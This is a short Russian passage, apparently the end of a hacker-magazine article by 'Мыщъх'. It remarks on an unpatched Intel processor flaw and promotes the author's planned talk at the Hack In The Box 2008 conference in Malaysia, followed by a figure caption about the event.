Учитывая, что Intel фиксить эту багофичу не собирается, стоит взять ее на вооружение, смело кинувшись в бой! Тем более, что это не единственная дыра в процессорах. Есть и другие. Да там их сотни!!! Мыщъх как раз сейчас нарабатывает фактический материал и точит доклад, который (при благоприятном стечении обстоятельств) будет прочитан на хакерской конференции "**Hack In The Box Security**", проводимой в Малайзии в октябре 2008 года: http://conference.hackinthebox.org/ (для желающих посетить сие мероприятие напоминаю, что Малайзия очень удобна тем, что не требует визы, достаточно одного паспорта).



Рисунок 8 HITBSecConf2008 – крупнейшая азиатская хакерская конференция, проводимая в Малайзии, на которой есть на что посмотреть и есть кого послушать, намотав кучу полезной инфы себе на хвост